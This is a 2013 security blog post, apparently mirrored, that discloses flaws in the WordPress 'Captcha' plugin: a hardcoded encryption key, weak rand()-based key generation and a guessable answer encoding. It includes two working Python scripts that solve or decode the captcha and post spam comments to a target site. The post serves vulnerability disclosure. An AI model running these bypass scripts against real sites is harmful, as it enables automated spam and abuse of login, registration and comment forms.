
Last Edit (Effective: 7th November 2013)It seems like the plugin authors updated the security 2013-11-04 10:02:00 Author: incolumitas.com(查看原文) 阅读量:16 收藏
Last Edit (Effective: 7th November 2013)
It seems like the plugin authors updated the security of the plugin. All the bottom blog entry deals with version 3.8.7. In this new paragraph, I will look whether these recent updates to version 3.8.8 added the necessary security to prevent conducting an...
- Attack vector one: Parsing the captcha logic.
- Attack vector two: Reversing the decode() function and just reading the solution from the hidden fields.
Let's get started:
At line 942 of the plugin code
(The start of the function that generates the captcha) we see that the
password isn't longer a static clear text password, it is built
dynamically every 24 hours with the function cptch_generate_key(),
that I will show here for your convenience:
// Functionality of the captcha logic work for custom form
if ( ! function_exists( 'cptch_display_captcha_custom' ) ) {
    function cptch_display_captcha_custom() {
        global $cptch_options, $cptch_time;

        if ( ! isset( $cptch_options['cptch_str_key'] ) )
            $cptch_options = get_option( 'cptch_options' );
        if ( $cptch_options['cptch_str_key']['key'] == '' || $cptch_options['cptch_str_key']['time'] < time() - ( 24 * 60 * 60 ) )
            cptch_generate_key();
        $str_key = $cptch_options['cptch_str_key']['key'];
Let's see if the new function cptch_generate_key() is sufficiently
random enough. Here is the function code:
/* generate key */
if ( ! function_exists( 'cptch_generate_key' ) ) {
    function cptch_generate_key( $lenght = 15 ) {
        global $cptch_options;
        /* Under the string $simbols you write all the characters you want to be used to randomly generate the code. */
        $simbols = get_bloginfo( "url" ) . time();
        $simbols_lenght = strlen( $simbols );
        $simbols_lenght--;
        $str_key = NULL;
        for ( $x = 1; $x <= $lenght; $x++ ) {
            $position = rand( 0, $simbols_lenght );
            $str_key .= substr( $simbols, $position, 1 );
        }

        $cptch_options['cptch_str_key']['key'] = md5( $str_key );
        $cptch_options['cptch_str_key']['time'] = time();
        update_option( 'cptch_options', $cptch_options );
    }
}
Sorry to disappoint, it's still somewhat broken. Let's discuss what the patch does:
First the author obtains the current site address with
get_bloginfo('url'). The wordpress docs says that this retrieves:
'url' - Returns the "Site address (URL)" set in Settings > General. This data is retrieved from the "home" record in the wp_options table. Equivalent to home_url().
This is a world known static value, that is not randomness in ANY
POSSIBLE WAY in the site url! If the plugin is installed on my server,
get_bloginfo('url') would just yield "http://incolumitas.com/". You get
it? It returns the url where wordpress is located :/
Furthermore, the function continues to pick random characters from the site url and concatenates them to a new string that has default length of 15. In short: The function just uses 15 random characters from the seed that is the site url. Well, is this secure?
First of all, rand() is not a secure
PRNG! I
suggest the plugin author strongly to have a glimpse on a recent reddit
netsec post about that even mt_rand() is a weak
PRNG.
This means that we can find out the state of rand() with sufficiently
enough samples and can therefore predict what characters the rand()
function outputs. But maybe that works not, because the password is only
generated every 24 hours and the "state" of the rand() PRNG changes
faster. I honestly don't know. That being said, there is probably
another way to extract values from rand() through wordpress in order to
obtain enough samples to pursue a cracking attempt. Maybe even by the
captcha math equations themselves, since their randomness relies heavily
on successive calls to rand() [After thinking twice about it: That will
definitely work]. Anyway, I would suggest to use something like the
following to generate the password (Coded quickly by me, so double check
it better!):
// Always check if this function returns a str of length 32! If not, don't use it!
if ( ! function_exists( 'cptch_generate_key' ) ) {
   function cptch_generate_key( $length = 32 ) {
     $cstrong = False;
     $bytes = openssl_random_pseudo_bytes($length, $cstrong);
     if ($cstrong == False)
        return False;
     else
        return bin2hex($bytes);
   }
}
Conclusion:
- The plugin is still vulnerable against captcha parsing (Nothing changed here). This is the root of the problem.
- The plugin still handles it's cryptography pretty badly, but the randomness might be good enough! (Note that I am from times meticulous what security things concern).
- The whole captcha protection is even in a third way broken.
Consider some captchas that I generated with the plugin:
Calculation with timestamp: 1383770422 Encoded pWw= is decoded to 3
Calculation with timestamp: 1383773265 Encoded 3Ko= is decoded to 8
Calculation with timestamp: 1383772504 Encoded tNM= is decoded to 6
Calculation with timestamp: 1383770071 Encoded E08r is decoded to 10
Calculation with timestamp: 1383771712 Encoded VEA= is decoded to 0
Calculation with timestamp: 1383770645 Encoded aWPB is decoded to 16
Calculation with timestamp: 1383773392 Encoded MEa7 is decoded to 42
Calculation with timestamp: 1383772030 Encoded 2uA= is decoded to 4
Calculation with timestamp: 1383770004 Encoded lJ8= is decoded to 7
Calculation with timestamp: 1383770859 Encoded KvE= is decoded to 9
Calculation with timestamp: 1383772789 Encoded k1I= is decoded to 7
Calculation with timestamp: 1383773377 Encoded BAE= is decoded to 6
Calculation with timestamp: 1383770038 Encoded /HY= is decoded to 8
Calculation with timestamp: 1383768565 Encoded nmM= is decoded to 5
Calculation with timestamp: 1383765035 Encoded JPA= is decoded to 6
Calculation with timestamp: 1383770354 Encoded 9EZ3 is decoded to 12
Calculation with timestamp: 1383771119 Encoded KX4= is decoded to 1
Calculation with timestamp: 1383773236 Encoded eSc= is decoded to 7
Calculation with timestamp: 1383770716 Encoded J6w= is decoded to 1
Calculation with timestamp: 1383768040 Encoded fUg= is decoded to 1
Calculation with timestamp: 1383773167 Encoded 7Co= is decoded to 6
Calculation with timestamp: 1383770803 Encoded A3k= is decoded to 1
Calculation with timestamp: 1383771047 Encoded J1Q= is decoded to 8
Calculation with timestamp: 1383768079 Encoded fpg= is decoded to 6
Calculation with timestamp: 1383767787 Encoded uR8= is decoded to 2
Calculation with timestamp: 1383773077 Encoded pgg= is decoded to 4
Calculation with timestamp: 1383772657 Encoded KXI= is decoded to 3
Calculation with timestamp: 1383771187 Encoded Ct0= is decoded to 9
Calculation with timestamp: 1383767982 Encoded Y6U= is decoded to 3
Calculation with timestamp: 1383773155 Encoded 9wpu is decoded to 11
Calculation with timestamp: 1383767071 Encoded ejeX is decoded to 27
Calculation with timestamp: 1383772116 Encoded dWyu is decoded to 15
What do you see? Numeric captcha solutions (The base64 encoded 3-4
char string) smaller than 10, have a encoded value that ends with
the equal sign "=". Hence we could just sketch a little script that
checks whether the hidden field cptch_result ends with a "=". If
this is the case, we just guess the result! That means we can inject
a spammer comment/login attempt/registration in every 10th case (a
little less effectively since we have to discard numbers > 10 [But
there we could also guess a number, just a higher one, there's
finite pool of them]. Assuming that we fire 500 requests a minute,
we can spam the blog with 50 new users or 50 spam comments a minute!
That's not bad for such a simplistic approach :P
This technique bases, yet again, on the bad encode() function.
Excursus: Could we crack the new function?
Let's assume that get_bloginfo( "url" ).time(); yields something like
Then the pool of random characters is (Every character only once!)
and the number of occurences for every char is:
'h': 1
't': 3
'p': 1
':': 1
'/': 2
's': 2
'i': 1
'e': 1
'.': 1
'u': 1
'1': 1
'3': 3
'8': 1
'7': 2
'5': 2
And of course we all know our maths: The number of combinations is n\^k, where n is the number of different input characters (The alphabet) and k is the length of the password.
Hence we need to calculate an average of
n = 15;
k = 15;

number_of_combinations = 15^15

Python:
>>> 15**15
437893890380859375
437893890380859375 is quite a big number. Assuming we have a slow PC and use hashcat, we can handle 335M c/s. This means we need 1307145941 seconds to brute force the password. Of course this "cryptoanalysis" applies only to a somewhat artificial site url like http://site.us. Nevertheless, this is not secure in terms of cryptography!
Excursus: Do we even need to crack the function?
Due to the implementation of the encode() function, it doesn't matter how good the password is, since only maximally two bytes of the random data blob is essentially used in the encrypted value. Just analyze the encode() function and you will soon realize that every number 0-9 is xored with a random byte and every number > 10 is xored with two random bytes...So there is just no need for more than two random bytes :/
Original blog post
Preface (Start of blog post that applies to version 3.8.7)
Over the years I have seen quite some applications that weren't very well engineered. Security bugs, cumbersome coding practices and a missing sense for software architecture to name a few key points. But there was mostly some reason for the lack of quality. Be it the inexperience of the authors, the relative novelty of the application or just laziness. Bad code is not really that bad if it doesn't compromise the security or usability of the software and does not jeopardize many users. But apps that compromise both and find themselves simultaneously in a advanced development stage are really unpleasant to encounter. (That's my opinion. I think there are also many examples of my code that lacks security and usability and good coding practices. But I didn't publish any of my code officially or even distribute it commercially).
In this blog post I will demonstrate the utter failing of a thousand line wordpress security plugin that should test to tell computers and humans apart (CAPTCHA).
Who is the villain?
It is Captcha.
Some basic information about the wordpress plugin (From 03.11.2013):
| Affected version | Vendor | Last Updated | Downloads | Ratings | Downloads yesterday |
|---|---|---|---|---|---|
| [3.8.7](http://plugins.svn.wordpress.org/captcha/tags/3.8.7/ "3.8.7") | http://bestwebsoft.com/ | 2013-10-31 | 1,187,259 | 4.6 of 5 stars (240 ratings) | 4,215 |
Therefore this plugin is rather large and enjoys a ever growing user base. It is also the very first hit when you type "Captcha" in the wordpress search form. Maybe because the plugin has the exactly the same name :/ Anyways, the prominent position is reason enough to investigate furher.
It's description states euphorically:
The Captcha plugin allows you to implement a super security captcha form into web forms. It protects your website from spam by means of math logic, easily understood by human beings. You will not have to spend your precious time on annoying attempts to understand hard-to-read words, combinations of letters or pictures that make your eyes pop up. All you need is to do one of the three basic maths actions - add, subtract and multiply. This captcha can be used for login, registration, password recovery, comments forms.
That reads very well. Handy math equations, sophisticated protection from spammers, super security (Cryptochef is calling)!. No need for hard to decipher captchas! Blame me, I don't believe it...
The blackbox approach (Without reading the source)
How can easy math equations like these


be immune against common parsing and computational evaluation?
Let's try if we can actually crack them using a little quick & dirty python script I just coded without even reading the source code further. You can also investigate my script on my github account. Please note that you have to install the captcha plugin on your wordpress site and that you need to adjust the links in the script to point to a existing blog site in order to test that the script solves the captchas.
# Proofs uselessness of popular captcha plugin for wordpress
# Software link: http://wordpress.org/plugins/captcha/

# Modify links to test on your site. You should obviously provide correct URI's
# and have the plugin installed.

import requests
import lxml.html
import itertools

N = {'zero': 0,'one': 1,'two': 2,'three': 3,'four': 4,'five': 5,'six': 6,'seven': 7,'eight': 8,'nine': 9,'eleven': 11,'twelve': 12,'thirteen': 13,
'fourteen': 14,'fifteen': 15,'sixteen': 16,'seventeen': 17,'eighteen': 18,'nineteen': 19, 'ten': 10,'twenty': 20,'thirty': 30,
'forty': 40,'fifty': 50,'sixty': 60,'seventy': 70,'eighty': 80,'ninety':90}

OPERATORS = {'+': '+', '−': '-', '×': '*', '/': '/', '=': '='}

def R(s, d):
        for key, value in d.items():
                s = s.replace(key, str(value))
        # If we can make a sum of the string, try it (For cases like "twenty four")
        if not has_op(s) and 'y' not in s:
                s = str(sum([int(n) for n in s.split(' ') if n and int(n) in N.values()]))
        return s

# Prevent bad words in eval()
def whitelist(captcha):
    good = list(itertools.chain(N.keys(), [str(i) for i in N.values()], OPERATORS.keys()))
    for token in captcha.split(' '):
        token = token.strip()
        if token and token not in good:
            print("I failed: [%s]" % token)
            exit('Better not.')
    return captcha

def has_op(expr):
        for o in OPERATORS.keys():
                if o in expr:
                        return True
        return False

def get_op(expr):
        for o in OPERATORS.keys():
                if o in expr:
                        return o
        return False

def solve(captcha):
        # Some example captchas:
        # '9 −  =  eight'
        # '+ 3 =  eight'
        # '9 × one ='
        # '× 8 =  twenty four'
        # We see: Simple mathematical expression consisting of two parts. Let's parse that.
        left, equals, right = captcha.partition('=') # Python is beautiful

        if not left.strip():
                left = 'y'
        if not right.strip():
                right = 'y'

        left =R(left, N)
        right = R(right, N)

        expr = [left, right][has_op(right)] # expr is the part with the mathematical operator

        ll, op, rr = expr.partition(get_op(expr))
        if not ll.strip():
                ll = 'y'
        if not rr.strip():
                rr = 'y'

        # Reassemble
        X = '%s == %s' % ('%s %s %s' % (R(ll, N), OPERATORS[op], R(rr, N)), [right, left][expr==right])

        # Brute force
        for i in range(10000):
                if eval(X.replace('y', str(i))):
                        return str(i)

if __name__ == '__main__':
        # Obtain post parameters from comment form

        try:
                r = requests.get('http://incolumitas.com/2013/10/16/create-your-own-font-the-hard-way/')
        except requests.ConnectionError as cerr:
                print('Network problem occured')
        except requests.Timeout as terr:
                print('Connection timeout')
        if not r.ok:
                print('HTTP Error:', r.status_code)

        # Parse parameters and solve captcha

        dom = lxml.html.fromstring(r.text.encode('utf-8'))
        el = dom.find_class('cptch_block')[0]
        captcha = el.text_content().strip()
        solution = solve(whitelist(captcha))

        for c in el.getchildren():
                try:
                        if c.attrib['name'] == 'cptch_result':
                                result = c.attrib['value']
                        if c.attrib['name'] == 'cptch_time':
                                time = c.attrib['value']
                except KeyError:
                        pass

        el= dom.find_class('form-submit')[0]
        for c in el.getchildren():
                try:
                        if c.attrib['name'] == 'comment_post_ID':
                                post_id = c.attrib['value']
                        if c.attrib['name'] == 'comment_parent':
                                comment_parent = c.attrib['value']
                except KeyError:
                        pass

        print("[+] Solution of captcha '%s' is %s" % (captcha, solution))

        # No write a comment with the cracked captcha to proof that we provided the
        # correct solution.
        payload = {'author': 'spammer', 'email': '[email protected]', 'url': 'http://spamming.com',
        'cptch_result': result, 'cptch_time': time, 'cptch_number': solution,
        'comment': "Hi there! No protection from spammers!!!:D", 'submit': 'Post+Comment',
        'comment_post_ID': post_id, 'comment_parent': comment_parent}

        try:
                r = requests.post("http://incolumitas.com/wp-comments-post.php", data=payload)
        except requests.ConnectionError as cerr:
                print('Network problem occured')
        except requests.Timeout as terr:
                print('Connection timeout')
        if not r.ok:
                print('HTTP Error:', r.status_code)

        if '''Error: You have entered an incorrect CAPTCHA value.''' in r.text:
                print('[-] Captcha cracking was not successful')
        else:
                print('[+] Comment submitted')
That seems to work surprisingly well. Without even reading the code, the captcha plugin is totally broken using the upper approach. The above code simply parses every mathematical equation (The plugin always severs equations) and assembles them to strings the feeds python built-in eval(). We then iterate the expression from zero to 10000 and substitute the for loop variable into the expression. If the math expression becomes true, we found the variable and therefore the solution. Really easy. Well the plugin is broken, that's proved, but I have this strange insight that I might be on the track to reveal a twofold broken app :P (It's 04:00 in the morning here, maybe that's why I am writing so chesty)
Whiteboxing - Code assessment
Let's review the source code of the plugin.
You also want to have a glance on the code?
Here
you go.
My very first impression was quite positive (Besides already knowing
that the plugin was useless :/). The author seems to posses a profound
understanding of the wordpress API, he uses lot's of hooks (filters and
actions) and structures the code on the first glimpse very nicely. I
know from own experience that writing code for wordpress is not always
easy. But let's look at the critical part. The captcha is generated by
the function cptch_display_captcha_custom(). For your convenience, I
will list it here:
// Functionality of the captcha logic work for custom form
if ( ! function_exists( 'cptch_display_captcha_custom' ) ) {
    function cptch_display_captcha_custom() {
        global $cptch_options, $str_key, $cptch_time;
        $content = "";

        // In letters presentation of numbers 0-9
        $number_string = array();
        $number_string[0] = __( 'zero', 'captcha' );
        $number_string[1] = __( 'one', 'captcha' );
        $number_string[2] = __( 'two', 'captcha' );
        $number_string[3] = __( 'three', 'captcha' );
        $number_string[4] = __( 'four', 'captcha' );
        $number_string[5] = __( 'five', 'captcha' );
        $number_string[6] = __( 'six', 'captcha' );
        $number_string[7] = __( 'seven', 'captcha' );
        $number_string[8] = __( 'eight', 'captcha' );
        $number_string[9] = __( 'nine', 'captcha' );
        // In letters presentation of numbers 11 -19
        $number_two_string = array();
        $number_two_string[1] = __( 'eleven', 'captcha' );
        $number_two_string[2] = __( 'twelve', 'captcha' );
        $number_two_string[3] = __( 'thirteen', 'captcha' );
        $number_two_string[4] = __( 'fourteen', 'captcha' );
        $number_two_string[5] = __( 'fifteen', 'captcha' );
        $number_two_string[6] = __( 'sixteen', 'captcha' );
        $number_two_string[7] = __( 'seventeen', 'captcha' );
        $number_two_string[8] = __( 'eighteen', 'captcha' );
        $number_two_string[9] = __( 'nineteen', 'captcha' );
        // In letters presentation of numbers 10, 20, 30, 40, 50, 60, 70, 80, 90
        $number_three_string = array();
        $number_three_string[1] = __( 'ten', 'captcha' );
        $number_three_string[2] = __( 'twenty', 'captcha' );
        $number_three_string[3] = __( 'thirty', 'captcha' );
        $number_three_string[4] = __( 'forty', 'captcha' );
        $number_three_string[5] = __( 'fifty', 'captcha' );
        $number_three_string[6] = __( 'sixty', 'captcha' );
        $number_three_string[7] = __( 'seventy', 'captcha' );
        $number_three_string[8] = __( 'eighty', 'captcha' );
        $number_three_string[9] = __( 'ninety', 'captcha' );
        // The array of math actions
        $math_actions = array();

        // If value for Plus on the settings page is set
        if( 1 == $cptch_options['cptch_math_action_plus'] )
            $math_actions[] = '+';
        // If value for Minus on the settings page is set
        if( 1 == $cptch_options['cptch_math_action_minus'] )
            $math_actions[] = '−';
        // If value for Increase on the settings page is set
        if( 1 == $cptch_options['cptch_math_action_increase'] )
            $math_actions[] = '×';

        // Which field from three will be the input to enter required value
        $rand_input = rand( 0, 2 );
        // Which field from three will be the letters presentation of numbers
        $rand_number_string = rand( 0, 2 );
        // If don't check Word in setting page - $rand_number_string not display
        if( 0 == $cptch_options["cptch_difficulty_word"])
            $rand_number_string = -1;
        // Set value for $rand_number_string while $rand_input = $rand_number_string
        while($rand_input == $rand_number_string) {
            $rand_number_string = rand( 0, 2 );
        }
        // What is math action to display in the form
        $rand_math_action = rand( 0, count($math_actions) - 1 );

        $array_math_expretion = array();

        // Add first part of mathematical expression
        $array_math_expretion[0] = rand( 1, 9 );
        // Add second part of mathematical expression
        $array_math_expretion[1] = rand( 1, 9 );
        // Calculation of the mathematical expression result
        switch( $math_actions[$rand_math_action] ) {
            case "+":
                $array_math_expretion[2] = $array_math_expretion[0] + $array_math_expretion[1];
                break;
            case "−":
                // Result must not be equal to the negative number
                if($array_math_expretion[0] < $array_math_expretion[1]) {
                    $number                                     = $array_math_expretion[0];
                    $array_math_expretion[0]    = $array_math_expretion[1];
                    $array_math_expretion[1]    = $number;
                }
                $array_math_expretion[2] = $array_math_expretion[0] - $array_math_expretion[1];
                break;
            case "×":
                $array_math_expretion[2] = $array_math_expretion[0] * $array_math_expretion[1];
                break;
        }

        // String for display
        $str_math_expretion = "";
        // First part of mathematical expression
        if( 0 == $rand_input )
            $str_math_expretion .= "";
        else if ( 0 == $rand_number_string || 0 == $cptch_options["cptch_difficulty_number"] )
            $str_math_expretion .= $number_string[$array_math_expretion[0]];
        else
            $str_math_expretion .= $array_math_expretion[0];

        // Add math action
        $str_math_expretion .= " ".$math_actions[$rand_math_action];

        // Second part of mathematical expression
        if( 1 == $rand_input )
            $str_math_expretion .= " ";
        else if ( 1 == $rand_number_string || 0 == $cptch_options["cptch_difficulty_number"] )
            $str_math_expretion .= " ". $number_string[$array_math_expretion[1]];
        else
            $str_math_expretion .= " ".$array_math_expretion[1];

        // Add =
        $str_math_expretion .= " = ";

        // Add result of mathematical expression
        if( 2 == $rand_input ) {
            $str_math_expretion .= " ";
        } else if ( 2 == $rand_number_string || 0 == $cptch_options["cptch_difficulty_number"] ) {
            if( $array_math_expretion[2] < 10 )
                $str_math_expretion .= " ". $number_string[$array_math_expretion[2]];
            else if( $array_math_expretion[2] < 20 && $array_math_expretion[2] > 10 )
                $str_math_expretion .= " ". $number_two_string[ $array_math_expretion[2] % 10 ];
            else {
                if ( get_bloginfo( 'language','Display' ) == "nl-NL" ) {
                    $str_math_expretion .= " ".( 0 != $array_math_expretion[2] % 10 ? $number_string[ $array_math_expretion[2] % 10 ] . __( "and", 'captcha' ) : '' ) . $number_three_string[ $array_math_expretion[2] / 10 ];
                } else {
                    $str_math_expretion .= " " . $number_three_string[ $array_math_expretion[2] / 10 ]." ".( 0 != $array_math_expretion[2] % 10 ? $number_string[ $array_math_expretion[2] % 10 ] : '');
                }
            }
        } else {
            $str_math_expretion .= $array_math_expretion[2];
        }
        // Add hidden field with encoding result
        $content .= '

        ';
        $content .= $str_math_expretion;
        return $content;
    }
}
What can we see on the first view? The author declares several arrays
holding integer strings on a rather painful way. He then continues to
build the maths equation captcha with a variable called
$array_math_expretion (Introduced on line 68). I am pretty sure he
means $array_math_expression. But shit happens. I mean the plugin
is only 2.5 years old and in the very early version 3.8.7. Who cares
about grammar anyways?
Lot's of hard understandable code follows. Some random integers are obtained to built the fancy expretion. And, wait, what's that on line 80?!
// Result must not be equal to the negative number
if($array_math_expretion[0] < $array_math_expretion[1]) {
   $number = $array_math_expretion[0];
   $array_math_expretion[0] = $array_math_expretion[1];
   $array_math_expretion[1] = $number;
}
The author prevents the subtraction to become negative on a cumbersome way. Really?! Is the missing associative property that hard to work around?
Well let's go further. I really don't care how exactly the mathematical expression is built, I just know that it infinitely sucks.
Consider the final lines 135 to 140. There the captcha answer is encoded and then injected into the form where the user has to enter the captcha. Normally injecting encrypted hidden input fields is a common technique among web developers. But only under the supposition that the hidden field values are properly encrypted. Let's see if the author did so. That being said we have a look at the function encode():
// Function for encodinf number
if ( ! function_exists( 'encode' ) ) {
    function encode( $String, $Password, $cptch_time ) {
        // Check if key for encoding is empty
        if ( ! $Password ) die ( __( "Encryption password is not set", 'captcha' ) );

        $Salt = md5( $cptch_time, true );
        $String = substr( pack( "H*", sha1( $String ) ), 0, 1 ).$String;
        $StrLen = strlen( $String );
        $Seq = $Password;
        $Gamma  = '';
        while ( strlen( $Gamma ) < $StrLen ) {
                $Seq = pack( "H*", sha1( $Seq . $Gamma . $Salt ) );
                $Gamma.=substr( $Seq, 0, 8 );
        }

        return base64_encode( $String ^ $Gamma );
    }
}
Again, before I even would dig deeper into the encoding function, I want to know how it is called. Maybe the input parameters are predictable. Oh boy, they are. The encoding function on line 136 in the previous code snippet is called with two global variables, a timestamp and a password, as well as the captcha expression string:
$str_key //the password
$cptch_time // the timestamp
These variables (the freaking password!) are initialized at the beginning of the plugin to the following values:
// Add global setting for Captcha
global $wpmu, $str_key, $cptch_time;
$str_key = "bws_3110013";
$cptch_time = time();
Well, what does that mean?
Whenever a captcha is generated, the captcha answer is encrypted with a fully exposed password (bws_3110013) and a known timestamp (The timestamp is known because it is also sent as hidden field in the form). That means we can just apply the decode() function on the hidden values whenever we fill out a form and can thus calculate the captcha answer ourselves with the hidden input parameters! BOOM, captcha solved without even applying OCR techniques (As far as parsing theses simple equations counts as OCR).
Here for completeness sake the decode() function (I honestly cannot say whether the encryption level is good, because I don't have profound knowledge of cryptography, but it does look very weak to me. Could you elaborate on it? Leave me a comment :P):
// Function for decoding number
if ( ! function_exists( 'decode' ) ) {
    function decode( $String, $Key, $cptch_time ) {
        // Check if key for encoding is empty
        if ( ! $Key ) die ( __( "Decryption password is not set", 'captcha' ) );

        $Salt = md5( $cptch_time, true );
        $StrLen = strlen( $String );
        $Seq = $Key;
        $Gamma  = '';
        while ( strlen( $Gamma ) < $StrLen ) {
                $Seq = pack( "H*", sha1( $Seq . $Gamma . $Salt ) );
                $Gamma.= substr( $Seq, 0, 8 );
        }

        $String = base64_decode( $String );
        $String = $String^$Gamma;

        $DecodedString = substr( $String, 1 );
        $Error = ord( substr( $String, 0, 1 ) ^ substr( pack( "H*", sha1( $DecodedString ) ), 0, 1 ));

        if ( $Error )
            return false;
        else
            return $DecodedString;
    }
}
I should prove my above allegations? I will terminate my experiments soon and then I'll post a exploitation of this weakness written in Python. I will also add this POC on my github account. But for now the explanation above will suffice.
Edit: As promised, here is the code that reverses the decode function:
import requests
import lxml.html
import hashlib
import base64

# A blog post site that needs to have the plugin http://wordpress.org/plugins/captcha/ enabled and
# should have a open comment form. This 'attack' works on every form that the plugin supports [E.g. registration,
# login, ...]. This renders the captcha completely useless.

# Author: Nikolai Tschacher
# Date: 07.11.2013

# tested on my local lamp with version 3.8.7
TARGET = "http://localhost/~nikolai/wordpress/?p=1" # The landing site.
COMMENT_POST = "http://localhost/~nikolai/wordpress/wp-comments-post.php" # The comment form to send POST requests at.
KEY = "bws_3110013"

def no_plugin(reason=""):
    print('The plugin hidden fields couldn\'t be located. Make sure it is installed. Reason: {}'.format(reason))
    exit(-1)

# This function reverses essentially the encoding of the hidden field cptch_result.
# It is exactly the same function with the same password as in the plugin source code.
def reverse(captcha, key, cptch_time):
    # just convert all but the captcha string to ascii
    key = key.encode('ascii')
    cptch_time = cptch_time.encode('ascii')

    print('[i] Trying to decode key: {}, captcha: {} and cptch_time: {}'.format(captcha, key, cptch_time))

    d = hashlib.md5()
    d.update(cptch_time)
    salt = d.digest()

    slen = len(captcha)
    seq = key
    gamma = bytearray()
    while len(gamma) < slen:
        sha = hashlib.sha1()
        L = bytearray()
        L.extend(seq)
        L.extend(gamma)
        L.extend(salt)
        sha.update(L)
        seq = sha.digest()
        gamma.extend(seq[:8])

    decoded = []
    captcha = base64.b64decode(bytes(captcha, 'utf-8'));
    for c, cc in zip(captcha, gamma):
        decoded.append(chr(c ^ cc))
    return ''.join(decoded[1:])

if __name__ == '__main__':
        # Obtain post parameters from comment form
        try:
                r = requests.get(TARGET)
        except requests.ConnectionError as cerr:
                print('Network problem occured: {}'.format(cerr))
        except requests.Timeout as terr:
                print('Connection timeout: {}'.format(terr))
        if not r.ok:
                print('HTTP Error:', r.status_code)

        # Parse parameters and solve captcha

        dom = lxml.html.fromstring(r.text.encode('utf-8'))
        try:
            el = dom.find_class('cptch_block')[0]
        except IndexError as ierr:
            no_plugin('find_class cptch_block') # No such CSS class found means most likely the plugin is not installed.

        captcha = el.text_content().strip()

        for c in el.getchildren():
                try:
                        if c.attrib['name'] == 'cptch_result':
                                result = c.attrib['value']
                        if c.attrib['name'] == 'cptch_time':
                                time = c.attrib['value']
                except KeyError:
                        pass

        el= dom.find_class('form-submit')[0]
        for c in el.getchildren():
                try:
                        if c.attrib['name'] == 'comment_post_ID':
                                post_id = c.attrib['value']
                        if c.attrib['name'] == 'comment_parent':
                                comment_parent = c.attrib['value']
                except KeyError:
                        pass

        print('[+] Captcha is "{}"'.format(captcha))

        # Try to crickiticrack it :P [Well we just use the decode() functon]
        solution = reverse(result, KEY, time)

        print('[+] Found solution: "{}"'.format(solution))

        # No write a comment with the cracked captcha to proof that we provided the
        # correct solution.
        payload = {'author': 'spammer', 'email': '[email protected]', 'url': 'http://spamming.com',
        'cptch_result': result, 'cptch_time': time, 'cptch_number': solution,
        'comment': "Hi there! No protection from spammers!!!!:D", 'submit': 'Post+Comment',
        'comment_post_ID': post_id, 'comment_parent': comment_parent}

        try:
                r = requests.post(COMMENT_POST, data=payload)
        except requests.ConnectionError as cerr:
                print('Network problem occured: {}'.format(cerr))
        except requests.Timeout as terr:
                print('Connection timeout: {}'.format(terr))
        if not r.ok:
                print('HTTP Error:', r.status_code)
Conclusion
Let me summarize:
- The captcha implementation of the plugin is bad because it does not prevent computers from solving it (The idea behind serving mathematical equations in this form is highly debatable).
- The captcha author implements his own encryption function, which is almost always a very bad idea as long as your name is not Bruce Scheier or you aren't a mathematician.
- The captcha plugin stores clear text passwords in the source code visible to anyone.
- The captcha plugin has a very big user base (Over one million downloads) and a alarming high rating.
- The authors earn money with this shitty software and the users are left completely unsecured.
Maybe the worst part of all this is, that there's also a premium version of this plugin. And the most frightening observance: Most users are completely unaware of the consequences from using such software (Derived by the average high ratings for this plugin). For instance, I found the following business comment on the vendor site. This is absolutely ridiculous.

Anyways, that's been it! Send me letter for Xmas!
如有侵权请联系:admin#unsafe.sh